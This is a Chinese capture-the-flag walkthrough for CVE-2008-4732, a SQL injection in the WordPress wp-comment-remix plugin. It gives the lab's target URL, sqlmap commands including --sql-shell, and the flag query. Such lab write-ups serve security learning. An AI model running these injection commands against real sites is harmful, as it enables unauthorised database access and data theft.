春秋云境CVE-2008-4732


1.阅读靶场介绍

这里可以得到的就是这个ajax_comments.php

这个插件的p参数存在sql注入

简单来说就是

ajax_comments.php?p=xxx

这样的形式可以sql注入

2.启动靶场

得到如下所示的页面
3.poc

构造如下url

https://eci-2ze7tvqb4wpu88is4jh7.cloudeci1.ichunqiu.com:80/wp-content/plugins/wp-comment-remix/ajax_comments.php?p=1

我们可以得到如下页面

接下来就是复制url

然后启动sqlmap

执行一下语句


sqlmap.py -u https://eci-2ze7tvqb4wpu88is4jh7.cloudeci1.ichunqiu.com:80/wp-content/plugins/wp-comment-remix/ajax_comments.php?p=1 --batch

如下所示
一直直到它查出来存在sql注入时

如下所示

我们可以再执行如下命令

sqlmap.py -u https://eci-2ze7tvqb4wpu88is4jh7.cloudeci1.ichunqiu.com:80/wp-content/plugins/wp-comment-remix/ajax_comments.php?p=1 --batch --sql-shell

如下所示

最后就是去查询flag

执行下述命令

select * from flag

到此我们就完成夺旗了

文章也接近尾声了

感谢各位花费宝贵的时间来观看我的文章

相关推荐
云水一下2 天前
零基础玩转bWAPP靶场(七十一):Slow HTTP DoS(慢速HTTP拒绝服务)
web安全·bwapp·slowhttptest
龙亘川3 天前
一网统管AI平台民生业务实践:基于城市数字底座赋能公积金业务服务升级
大数据·安全·智慧城市·开源软件·数据可视化·政务
漂着的圆木3 天前
Agent 功能参与度:Copilot 怎么算
sql·数据分析·agent·githubcopilot·度量
kybs19913 天前
全球灾害数据分析可视化 毕业设计-附源码66794
vue.js·spring boot·mysql·安全·django·c#·asp.net
LorryJovens3 天前
【LAAP科研】双系统具身AGI范式研究——基于LAAP认知架构与Jev概率决策模型的系统性技术调研与范式验证
人工智能·gpt·安全·架构
其实防守也摸鱼3 天前
内网穿透与反向代理:原理、工具与实战指南
android·大数据·运维·安全·网络安全·自动化·渗透
山东科恩光电3 天前
提升安全性的关键技术:安全触边在工业自动化中的应用解析
安全
LONGZETECH3 天前
一线职教实测:风光 580 汽车故障诊断仿真系统,破解实车实训四大核心痛点
人工智能·学习·安全·架构·汽车
Mikko73 天前
jackson-databind 升到 2.21.6 就安全了吗?jackson-core 是另一个坐标,它那条 high 全局库至今没收
java·后端·安全·json